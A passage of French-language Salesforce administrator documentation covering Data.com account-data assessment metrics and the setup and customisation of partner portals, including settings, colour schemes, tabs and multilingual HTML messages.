La précision mesure le pourcentage de vos enregistrements de compte complets et actualisés par rapport au jeu de données de Dun & Bradstreet. Si des données marketing et commerciales importantes, firmographiques ou financières par exemple, sont incomplètes ou périmées, l'enregistrement est moins utile. Un taux de précision supérieur améliore le niveau d'intégrité global de vos données.

**Unicité**
L'unicité est basée sur le nombre de comptes dupliqués identifiés dans les enregistrements correspondants. La présence de doublons affecte la possibilité de retrouver et de consigner des données, diminuant la productivité des employés et réduisant la satisfaction des clients. Un taux d'unicité supérieur améliore le niveau d'intégrité global de vos données.

## Analyse de correspondance

L'analyse de correspondance synthétise le nombre d'enregistrements qui peuvent être mappés avec des enregistrements dans le jeu de données Dun & Bradstreet, et l'état de mise à jour des valeurs de champ dans vos enregistrements.

**Correspondant à jour**
: Pourcentage de vos enregistrements de compte dans lesquels toutes les valeurs de champ correspondent exactement aux valeurs de champ des enregistrements Dun & Bradstreet correspondants.

**Correspondant périmé**
: Pourcentage de vos enregistrements de compte que Data.com mappe avec un enregistrement Dun & Bradstreet correspondant, mais qui contiennent des valeurs de champ différentes de l'enregistrement Dun & Bradstreet.

**Non correspondant**
: Pourcentage de vos enregistrements de compte que Data.com n'a pas pu mapper avec un enregistrement du jeu de données Dun & Bradstreet. Si votre pourcentage d'enregistrements non concordants semble élevé, il se peut que vous n'utilisez pas les champs standard avec lesquels nous vérifions la concordance. Pour demander une évaluation client de vos données, contactez votre responsable de compte Salesforce.

## Segmentation des clients

Les graphiques de segmentation des clients présentent des répartitions graphiques détaillées de vos données des compte par secteur d'activité, situation géographique, nombre d'employés et chiffre d'affaires annuel. Le graphique montre les champs pour lesquels Data.com peut potentiellement fournir des données plus actualisées et précises.

**Secteur d'activité**
Nombre de comptes dans les cinq premiers secteurs d'activité, identifiés par le code SIC à deux chiffres.

**Situation géographique**
Nombre de comptes dans une région géographique spécifique. Les zones géographiques sont basées sur l'adresse de facturation principale Dun & Bradstreet de la société.

**Nombre d'employés**
Répartition du nombre d'employés des sociétés dans vos comptes. Le décompte utilise les données Dun & Bradstreet de ces sociétés, pas vos données de compte Salesforce.

**Chiffre d'affaires**
Nombre de comptes avec un chiffre d'affaires annuel basé sur les volumes de ventes annuels de Dun & Bradstreet.

CONSULTER ÉGALEMENT :

Demande d'une évaluation des données de compte

## Configuration de Clé sociale de Data.com

Vos commerciaux peuvent consulter les profils sociaux de leurs contacts et de leurs pistes. Il suffit pour cela de configurer et de mettre en œuvre Clé sociale de Data.com.

**Important:** À compter de la version Summer '16, Clé sociale Data.com et l'API de correspondance Data.com Social Profile ne seront plus disponibles. Actuellement, les pseudos de profil social, par exemple ceux de LinkedIn®, ne sont pas ajoutés aux enregistrements mis à jour avec Data.com. Vous ne pourrez plus utiliser l'API de correspondance Data.com Social Profile pour rechercher des pseudos de profil social.

Si ce n'est déjà fait, activez Comptes, contacts et pistes sociaux puis sélectionnez les réseaux sociaux dans lesquels vous souhaitez récupérer des profils sociaux. Une fois les tâches exécutées, vous pouvez consulter l'historique des tâches Clé sociale dans la page Tâches de mise à jour dans la Configuration.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour mettre en oeuvre Clé sociale :
- Personnaliser l'application

# Autorisation des utilisateurs pour partager des informations avec des partenaires

## Présentation des portails partenaires

Vous pouvez créer des portails partenaires pour faciliter la gestion de vos partenaires.

Le tableau suivant présente brièvement le portail partenaire :

| | Portail partenaire |
|---|---|
| **Objectif** | Offre à vos partenaires commerciaux un accès aux données Salesforce que vous avez mises à leur disposition |
| **Interface utilisateur** | Inclut une interface utilisateur très personnalisable à l'aide d'un éditeur utilisant la fonction Pointer-cliquer et des fonctions similaires à Salesforce, telles que : autorisations, objets personnalisés, règles de partage et onglets Web |
| **Types d'enregistrement pris en charge** | Les comptes, les contacts, les documents, les idées, les pistes, les opportunités, les solutions et les objets personnalisés |
| **Quantité** | Pour plus d'informations, contactez Salesforce |
| **Commandes de l'administrateur** | Les administrateurs peuvent effectuer les actions suivantes :<br>• Générer les noms d'utilisateur et les mots de passe pour le portail partenaire<br>• Gérer les informations des utilisateurs du portail partenaire<br>• Gérer les autorisations, les rôles et les règles de partage des utilisateurs du portail partenaire |

| | Portail partenaire |
|---|---|
| **Commandes de l'utilisateur** | Les utilisateurs partenaires peuvent mettre à jour leurs propres informations utilisateur. |

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Configuration de votre portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer un portail partenaire :
- Personnaliser l'application

Pour configurer votre portail partenaire :

1. Créer un ou plusieurs portails.

   Pour chaque portail :

   a. Configurer les paramètres et les modèles de communication.

      L'assistant Convertir l'accès utilisateur au portail s'affiche automatiquement lors de l'enregistrement initial des paramètres de votre premier portail, que ce soit le portail client ou le portail partenaire. Vous pouvez utiliser ce portail pour vous assurer que les enregistrements et les dossiers dont les utilisateurs Salesforce sont responsables ne sont pas partagés avec des utilisateurs du portail.

   b. Personnaliser les polices et les couleurs.

   c. Personnaliser les onglets disponibles et leur ordre.

   d. Configurer les langues du portail.

2. Vous pouvez également activer Salesforce CRM Content, Salesforce Knowledge, la Gestion des autorisations, les Idées ou les Réponses selon vos besoins.

3. Créer des profils de partenaire.

   Pour chaque profil de partenaire :

   a. Personnalisez les présentations de page.

   b. Personnalisez les vues de liste.

      Les utilisateurs du portail partenaire peuvent voir automatiquement n'importe quelle vue de liste avec les paramètres de visibilité repérés par `Cette vue est accessible à tous les utilisateurs`. Il est recommandé de créer des vues de liste spécifiques sur tous les objets accessibles aux utilisateurs du portail, puis de ne leur attribuer que celles qu'ils doivent visualiser.

   c. Personnalisez des présentations de recherche.

Les présentations de recherche de votre entreprise Salesforce sont identiques à celles utilisées dans votre portail partenaire. Vérifiez que les présentations de recherche sur les objets accessibles aux utilisateurs du portail n'incluent que les champs qu'ils doivent voir dans les résultats de recherche.

4. Attribuer des profils de partenaire à des portails partenaires.
5. Vous pouvez également activer l'authentification unique.
6. Activez la connexion sur chaque portail partenaire.
7. Créer des utilisateurs partenaires.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Création de Portails partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Après avoir activé le portail partenaire Salesforce, vous pouvez créer des portails partenaire afin de répondre aux besoins professionnels de vos clients.

**Remarque:** Vous pouvez créer jusqu'à 5 portails partenaires dans votre organisation. L'augmentation de cette valeur est soumise à l'approbation du responsable produit et nécessite des requêtes d'utilisation détaillées.

Pour créer un portail partenaire :

1. Dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur **Nouveau**.
3. Configurez les options suivantes :

| Paramètre | Description |
|---|---|
| Nom | Nom du portail partenaire tel qu'il s'affiche dans les pages de détail et de modification du portail, ainsi que dans la page de configuration du portail partenaire. Le nom du portail partenaire ne s'affiche pas dans les pages du portail. Il apparaît en revanche dans la barre de titre du navigateur.<br><br>Le nom du portail doit être unique pour votre organisation et pas déjà utilisé dans le portail client ou le portail partenaire. En outre, une erreur peut se produire si vous nommez un portail client « portail partenaire ». |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des portails partenaire :
- Personnaliser l'application

| Paramètre | Description |
| --- | --- |
| `Description` | Description du portail partenaire tel qu'il s'affiche dans les pages de détail et de modification du portail. La description du portail partenaire ne s'affiche pas dans le portail. |
| `Connexion activée` | Permet aux utilisateurs de se connecter au portail partenaire.<br>Nous recommandons de ne pas cocher cette case tant que le portail n'est pas complètement configuré.<br>Remarque: Lorsque vous activez le portail partenaire, le portail par défaut est configuré comme `Connexion activée`.<br>Les utilisateurs doivent pouvoir se connecter au portail partenaire et se situer dans la plage IP restreinte du profil utilisateur et dans les heures de connexion indiquées pour pouvoir réinitialiser leur mot de passe. |
| `Administrateur` | Cliquez sur l'icône de recherche ( ) pour sélectionner l'administrateur par défaut de votre portail partenaire. Toutes les notifications par e-mail concernant votre portail partenaire sont transmises à cet utilisateur Salesforce.<br>Lors du choix d'un administrateur pour votre portail partenaire, vous pouvez sélectionner uniquement les utilisateurs qui disposent des autorisations « Gérer les utilisateurs externes » et « Personnaliser l'application » et de l'accès au dossier Documents qui contient l'`en-tête` de votre portail partenaire. Vous ne pouvez pas désactiver un utilisateur désigné comme administrateur du portail. |

**Paramètres par défaut du portail**

| Paramètre | Description |
| --- | --- |
| `URL de déconnexion` | URL de la page Web qui s'affiche lorsque les utilisateurs se déconnectent du portail partenaire (par exemple, « http://www.acme.com »). Si une URL de déconnexion n'est pas spécifiée, les utilisateurs du portail reviennent à la page de connexion lorsqu'ils se déconnectent. |
| `Afficher la confirmation d'action` | Permet aux utilisateurs de visualiser des messages de confirmation après avoir effectué une action sur le portail partenaire. Par exemple, après avoir créé une piste sur votre portail partenaire, l'utilisateur visualise le message suivant : « Une piste a été créée » si le paramètre a été activé.<br>Les messages de confirmation peuvent aider les utilisateurs à bien comprendre les actions qu'ils ont effectuées sur votre portail partenaire. |

**Paramètres par défaut du portail**

| Paramètre | Description |
|---|---|
| `Langue par défaut des messages HTML` | Spécifie la langue dans laquelle les messages HTML du portail sont affichés lorsque les messages HTML du portail ne sont pas configurés dans la langue personnalisée. Ce paramètre n'est disponible que pour les entreprises pour lesquelles plusieurs langues sont activées. |

**Paramètres de notification de message**

| Paramètre | Description |
|---|---|
| `À partir de l'adresse e-mail` | Adresse e-mail avec laquelle tous les modèles de communication du portail partenaire sont envoyés, par exemple, « support@acme.com ». Salesforce envoi automatiquement l'e-mail, mais pour les utilisateurs du portail il s'affiche comme s'il avait été envoyé à partir de cette adresse. Si un utilisateur du portail répond à un modèle de communication, la réponse est envoyée à cette adresse. |
| `À partir de l'adresse électronique` | Nom associé au champ Adresse e-mail « De » (par exemple, « Support partenaire Acme »). |
| `Modèle de nouvel utilisateur` | Modèle de message utilisé pour l'envoi d'un nom d'utilisateur et d'un mot de passe initial à tous les nouveaux utilisateurs du portail partenaire. Par défaut, un exemple de modèle est automatiquement sélectionné. Ce modèle doit avoir l'attribut `Disponible`. |
| `Modèle de nouveau mot de passe` | Modèle de message utilisé pour l'envoi d'un nouveau mot de passe aux utilisateurs actuels du portail partenaire lorsque vous réinitialisez leur mot de passe. |
| `Modèle de mot de passe perdu` | Modèle d'e-mail utilisé pour envoyer un nouveau mot de passe aux utilisateurs actuels du portail partenaire lorsqu'ils réinitialisent leur propre mot de passe en cliquant sur **Vous avez oublié votre mot de passe ?** dans la page de connexion du portail partenaire. |
| `Remplacer le responsable par le modèle des utilisateurs du portail` | Modèle d'e-mail permettant d'envoyer une notification aux utilisateurs du portail partenaire lorsqu'ils deviennent les nouveaux responsables d'un enregistrement du portail. |

**Apparence**

| Paramètre | Description |
|---|---|
| `En-tête` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans l' en-tête de votre portail |

| Apparence | |
|---|---|
| **Paramètre** | **Description** |
| | partenaire. Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents.<br>Les fichiers que vous incluez dans les champs de recherche `En-tête` et `Pied de page` peuvent atteindre ensemble une taille maximale de 10 Ko.<br>Nous vous conseillons de ne pas ajouter d'en-tête, *ni* de logo à votre portail car il est possible que leur affichage simultané ne soit pas satisfaisant.<br>Vous pouvez positionner le lien Déconnexion n'importe où dans l'en-tête grâce à la balise HTML : "`<a href="/secur/logout.jsp">Déconnexion</a>`». |
| `Pied de page` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans le pied de page de votre portail partenaire. Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents.<br>Les fichiers que vous incluez dans les champs de recherche `En-tête` et `Pied de page` peuvent atteindre, à eux seuls, une taille maximale de 10 Ko. |
| `Logo` | Fichier image (.jpg, .gif, .png) vous permettant d'inclure l'identification de la marque de votre entreprise dans l'en-tête situé dans la partie supérieure gauche de votre portail partenaire.<br>Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents et signalé comme étant une `Image accessible en externe`.<br>La taille du fichier que vous incluez dans le champ de recherche `Logo` peut atteindre 20 Ko.<br>Nous vous conseillons de ne pas ajouter d'en-tête, *ni* de logo à votre portail car il est possible que leur affichage simultané ne soit pas satisfaisant. |
| `Message de connexion` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans l'en-tête de la page de connexion, de la page Vous avez oublié votre mot de passe et de la page Modifier le mot de passe de votre portail partenaire.<br>Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents. |

| Apparence | |
|---|---|
| **Paramètre** | **Description** |
| | La taille du fichier que vous incluez dans le champ de recherche `Message de connexion` peut atteindre 2 Ko.<br>Remarque: Les codes JavaScript et CSS sont automatiquement supprimés dans les fichiers HTML utilisés comme messages de connexion au portail. |

4. Cliquez sur **Enregistrer**.

Remarque: Pour plus d'informations sur le nombre de portails partenaires que vous pouvez activer pour votre entreprise, contactez Salesforce.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Définition des polices et des couleurs pour votre Portail Partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les polices et les couleurs pour un portail partenaire
- Personnaliser l'application

Vous pouvez personnaliser les polices et les couleurs du portail partenaire Salesforce pour qu'il reflète la marque de votre société. Les polices et couleurs de votre portail sont spécifiées dans un portail appelé Modèle de couleur. Sélectionnez un modèle de couleur prédéfini et personnalisez-le éventuellement pour qu'il corresponde mieux à l'image de votre marque. Vous pouvez cliquer sur le lien **Voir des exemples** pour consulter tous les attributs de modèle que vous pouvez personnaliser.

1. Dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Sélectionnez le nom de votre portail partenaire.
3. Cliquez sur **Modifier les couleurs et polices du portail**.
4. Sélectionnez un modèle de couleur dans la liste déroulante `Modèle de couleur`. Sélectionnez Personnaliser dans la liste déroulante `Modèle de couleur` pour créer intégralement votre propre modèle. Un aperçu du modèle de couleur sélectionné s'affiche automatiquement dans les sections Aperçu.
5. Vous pouvez personnaliser la couleur du modèle sélectionné en effectuant l'une des opérations suivantes :
   - Entrez une valeur hexadécimale dans un attribut de modèle ou
   - Cliquez sur la valeur hexadécimale d'un attribut de modèle et sélectionnez une couleur dans l'éditeur de type pointer cliquer.

Lorsque vous personnalisez un modèle, il est automatiquement renommé `Personnalisé` lors de l'enregistrement. Vous pouvez personnaliser les options suivantes. Dès qu'elles sont personnalisées, elles s'affichent automatiquement dans les sections Aperçu :

| **Styles d'onglet** | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Texte d'onglet en cours` | Couleur du texte de l'onglet que les utilisateurs ont sélectionné. |
| `Arrière-plan d'onglet en cours` | Couleur d'arrière-plan de l'onglet que les utilisateurs ont sélectionné. |
| `Bordure d'onglet en cours` | Couleur de bordure de l'onglet que les utilisateurs ont sélectionné. |
| `Texte des autres onglets` | Couleur du texte des onglets que les utilisateurs n'ont pas sélectionnés. |
| `Arrière-plan des autres onglets` | Couleur d'arrière-plan des onglets que les utilisateurs n'ont pas sélectionnés. |
| `Bordure des autres onglets` | Couleur de bordure des onglets que les utilisateurs n'ont pas sélectionnés. |
| `Arrière-plan de la barre d'onglets` | Couleur d'arrière-plan derrière tous les onglets. |

| **Styles de page** | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Arrière-plan de la page` | Couleur d'arrière-plan du portail, sauf pour la recherche, les listes associées, les éléments récents, les catégories de solutions, les dossiers de documents et la liste déroulante Créer. |
| `Texte` | Couleur, taille et police du texte sur tous les éléments du portail sauf les onglets, les boutons, les en-têtes et les étiquettes de champ.<br>Vous pouvez éventuellement modifier le pourcentage affiché dans le champ prévu à cet effet pour augmenter ou diminuer la taille de tous les éléments du portail. En outre, vous pouvez modifier la police de tous les éléments du portail, sauf les onglets, les boutons, les en-têtes et les étiquettes de champ à partir de la liste déroulante. |
| `Texte d'étiquette du champ` | Couleur du texte des noms de champ sur les enregistrements.<br>Vous pouvez éventuellement modifier la police du texte à partir de la liste déroulante. |
| `Lien` | Couleur du texte de tous les liens. |
| `Placement de lien` | Couleur du texte de tous les liens que l'utilisateur survole. |

| Styles de page | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Séparateur de champ` | Couleur des lignes qui séparent les champs dans les enregistrements. |
| `Bordure inférieure` | Couleur de la ligne constituant la bordure inférieure du portail. |

| Styles de section | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Arrière-plan d'en-tête` | Couleur d'arrière-plan de tous les en-têtes, y compris la recherche, les éléments récents, les listes associées, les catégories de solutions, les dossiers de documents et l'onglet sélectionné. |
| `Texte de l'en-tête de la section` | Couleur et police du texte des en-têtes de recherche, des listes associées, des éléments récents, des catégories de solutions et des dossiers de documents.<br>Vous pouvez éventuellement modifier la police du texte à partir de la liste déroulante. |
| `Bordure gauche` | Bordure à gauche de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer.<br>Vous pouvez éventuellement modifier le nombre de pixels affichés dans le champ prévu à cet effet pour augmenter ou diminuer l'épaisseur de la bordure. En outre, vous pouvez sélectionner le style de la ligne affichée comme bordure à partir de la liste déroulante. |
| `Bordure droite` | Bordure à droite de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer.<br>Vous pouvez éventuellement modifier le nombre de pixels affichés dans le champ prévu à cet effet pour augmenter ou diminuer l'épaisseur de la bordure. En outre, vous pouvez sélectionner le style de la ligne affichée comme bordure à partir de la liste déroulante. |
| `Bordure supérieure` | Bordure au-dessus de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer.<br>Vous pouvez éventuellement modifier le nombre de pixels affichés dans le champ prévu à cet effet pour augmenter ou diminuer l'épaisseur de la bordure. En outre, vous pouvez sélectionner le style de la ligne affichée comme bordure à partir de la liste déroulante. |

| Styles de section | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Bordure inférieure` | Bordure au-dessous de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer.<br>Vous pouvez éventuellement modifier le nombre de pixels affichés dans le champ prévu à cet effet pour augmenter ou diminuer l'épaisseur de la bordure. En outre, vous pouvez sélectionner le style de la ligne affichée comme bordure à partir de la liste déroulante. |
| `Arrière-plan de section` | Couleur d'arrière-plan de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer. |

| Styles de liste | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Texte d'en-tête de liste` | Couleur du texte des noms de champ sélectionnés comme en-têtes de colonnes dans les vues de liste.<br>Vous pouvez éventuellement modifier la police du texte à partir de la liste déroulante. |
| `Soulignement d'en-tête` | Couleur des lignes au-dessous des en-têtes de colonne dans les listes associées et les vues de liste. |
| `Séparateur` | Couleur des lignes entre les enregistrements dans les vues de liste. |
| `Surlignage de ligne` | Couleur d'un enregistrement que utilisateur survole dans la liste de vues. |

6. Cliquez sur **Enregistrer** pour enregistrer toutes les modifications apportées aux valeurs du modèle.

Conseil: Les modifications sont visibles par les utilisateurs du portail partenaire lorsqu'ils actualisent leur navigateur. C'est la raison pour laquelle nous vous recommandons de mettre à jour le modèle de couleurs de votre portail au moment où les utilisateurs sont moins susceptibles de consulter votre portail partenaire.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Personnalisation des onglets de votre portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les onglets du portail partenaire :
- Personnaliser l'application

En plus des objets personnalisés, les onglets suivants peuvent être affichés dans le portail partenaire :

- Comptes
- Réponses
- Articles (requiert Salesforce Knowledge
- Requêtes
- Contacts
- Documents
- Idées
- Pistes
- Opportunités
- Autorisations
- Contrats de service
- Solutions
- Onglets Salesforce CRM Content
- Rapports

Vous pouvez choisir les onglets que peuvent voir les utilisateurs connectés à un portail partenaire Salesforce et personnaliser leur ordre de présentation :

1. Dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Sélectionnez le nom de votre portail partenaire.
3. Cliquez sur **Personnaliser les onglets du portail**.
4. Pour ajouter ou supprimer des onglets, sélectionnez un titre d'onglet et cliquez sur la flèche **Ajouter** ou **Supprimer** dans la zone Onglets sélectionnés. Pour modifier l'ordre des onglets, sélectionnez un titre d'onglet dans la zone Onglets sélectionnés, puis cliquez sur la flèche **Haut** ou **Bas**.
5. Si vous le désirez, vous pouvez sélectionner, dans la liste déroulante Onglet de destination par défaut, l'onglet que peuvent voir les utilisateurs lorsqu'ils se connectent au portail.
6. Cliquez sur **Enregistrer**.

Vous pouvez spécifier davantage les onglets auxquels les utilisateurs ont accès en modifiant les paramètres des onglets dans les profils associés et les ensembles d'autorisations des utilisateurs.

Les présentations de page des onglets sur le portail partenaire sont contrôlées par les présentations de page définies dans les profils affectés au portail.

Pour changer les présentations de page d'un profil :

1. Dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.

2. Sélectionnez le nom de votre portail partenaire.
3. Sélectionnez le nom du profil à modifier dans la liste associée Profils attribués.
4. Cliquez sur **Afficher attribution** sous les présentations de page à côté de l'objet personnalisé ou standard à modifier.
5. Cliquez sur **Modifier l'attribution**.
6. Sélectionnez une nouvelle présentation de page à côté du nom du profil que vous modifiez.
7. Cliquez sur **Enregistrer**.

## Activation du calendrier et des événements dans l'onglet Accueil

Vous pouvez permettre aux utilisateurs partenaires de voir une vue de calendrier et une liste d'événements planifiés dans l'onglet Accueil du portail partenaire. Le calendrier et les événements dans le portail Partenaire fonctionnent de la même manière que ceux de l'onglet Accueil de Salesforce, avec les exceptions suivantes : la correction orthographique, la mise à jour des événements, les vues étendues de liste, la planification par glisser-déplacer et l'affichage des informations en laissant le pointeur sur un élément ne sont pas pris en charge dans le portail partenaire.

Remarque: Un utilisateur partenaire peut afficher uniquement les calendriers partagés par :

- Les autres utilisateurs partenaires attribués au même compte
- Le responsable de canal de leur compte

Les utilisateurs du portail peuvent afficher les tâches et les événements depuis leur calendrier. En outre, les utilisateurs du portail qui disposent de l'autorisation « Modifier les événements » peuvent créer, modifier et supprimer des événements.

## Activation du composant Accueil sous l'onglet Accueil

Insérez le composant Accueil du portail partenaire dans les présentations de page d'accueil attribuées à des utilisateurs du portail partenaire. Lorsque les utilisateurs se connectent à votre portail, ils reçoivent un message de bienvenue qui contient leur nom, le nom de leur responsable de canal, et des liens vers leur société et leur profil personnel. Ils peuvent cliquer sur le nom de responsable de canal associé afin de lui envoyer un e-mail. Lorsque les utilisateurs du portail modifient leurs informations personnelles, leur enregistrement utilisateur est automatiquement mis à jour mais pas leur enregistrement de contact.

Remarque: Le composant Accueil du portail partenaire est également disponible pour la page d'accueil du portail client, mais il fournit un message d'accueil uniquement avec le nom de l'utilisateur.

## Permettre aux utilisateurs du portail d'afficher l'onglet Rapports

Pour autoriser des utilisateurs du portail à consulter l'onglet Rapports :

1. Accordez aux utilisateurs du portail l'accès aux dossiers de vos Rapports Salesforce qui contiennent les rapports à exécuter.
2. Configurez le modèle de partage par défaut à l'échelle de votre entreprise sur Privé pour des objets sur lesquels vous souhaitez que les utilisateurs du portail fassent des rapports.
3. Accorder l'autorisation « Exécuter des rapports » aux utilisateurs du portail.

Lorsque vous ajoutez l'onglet Rapports à votre portail partenaire, les utilisateurs du portail :

- Peuvent exécuter des rapports, mais il ne peuvent pas les personnaliser, ni filtrer les résultats des rapports.
- peuvent exporter des rapports vers Excel s'ils disposent de l'autorisation « Exporter des rapports ».
- n'ont pas accès aux dossiers Rapports publics non classés et Mes rapports personnels personnalisés.
- reçoivent une erreur de privilèges insuffisants s'ils exécutent un rapport qui comprend des objets qu'ils n'ont pas l'autorisation de consulter.

**Remarque:** L'onglet Requêtes n'est disponible que pour les utilisateurs partenaires disposant de licences Partenaire Gold.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Configuration de messages HTML multilingue pour des portails partenaires

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Si plusieurs langues sont activées pour votre organisation, vous pouvez télécharger les messages HTML dans n'importe quelle langue prise en charge par Salesforce et configurer les messages à afficher sur le portail en fonction des paramètres de langue des utilisateurs du portail. Par exemple, vous pouvez télécharger un message HTLM en français pour l'afficher dans l'onglet Accueil des utilisateurs français du portail et un message HTML en anglais dans l'onglet Accueil pour les utilisateurs anglophones du portail.

Tenez compte des points suivants avant de configurer des messages HTML multilingues :

- Pour pouvoir ajouter un message HTML multilingue à un portail, vous devez télécharger le fichier HTML dans l'onglet Documents.
- Même si vous les avez configurés, les messages HTML du portail ne s'affichent pas dans les onglets Idées, Rapports, Contenu et Solutions.

Pour configurer des messages HTML dans plusieurs langues :

1. Pour configurer une langue d'affichage du portail partenaire, dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur le nom du portail à modifier.
3. Cliquez sur **Ajouter une nouvelle langue** dans la liste associée des langues attribuées.
4. Sélectionnez une langue dans la liste déroulante Langue.
5. Cliquez sur l'icône de recherche ( ) en regard d'un nom d'onglet, puis sélectionnez le message HTML à afficher dans l'onglet. Vous pouvez répéter cette opération pour chaque onglet qui doit afficher un message HTML.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les langues dans les portails :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Paramètres du portail partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Pour modifier les paramètres et les modèles de communication pour un portail partenaire :

1. Dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur le nom du portail à modifier.
3. Cliquez sur **Modifier**.
4. Configurez les options suivantes :

| Paramètre | Description |
| --- | --- |
| Nom | Nom du portail partenaire tel qu'il s'affiche dans les pages de détail et de modification du portail, ainsi que dans la page de configuration du portail partenaire. Le nom du portail partenaire ne s'affiche pas dans les pages du portail. Il apparaît en revanche dans la barre de titre du navigateur.<br>Le nom du portail doit être unique pour votre organisation et pas déjà utilisé dans le portail client ou le portail partenaire. En outre, une erreur peut se produire si vous nommez un portail client « portail partenaire ». |
| Description | Description du portail partenaire tel qu'il s'affiche dans les pages de détail et de modification du portail. La description du portail partenaire ne s'affiche pas dans le portail. |
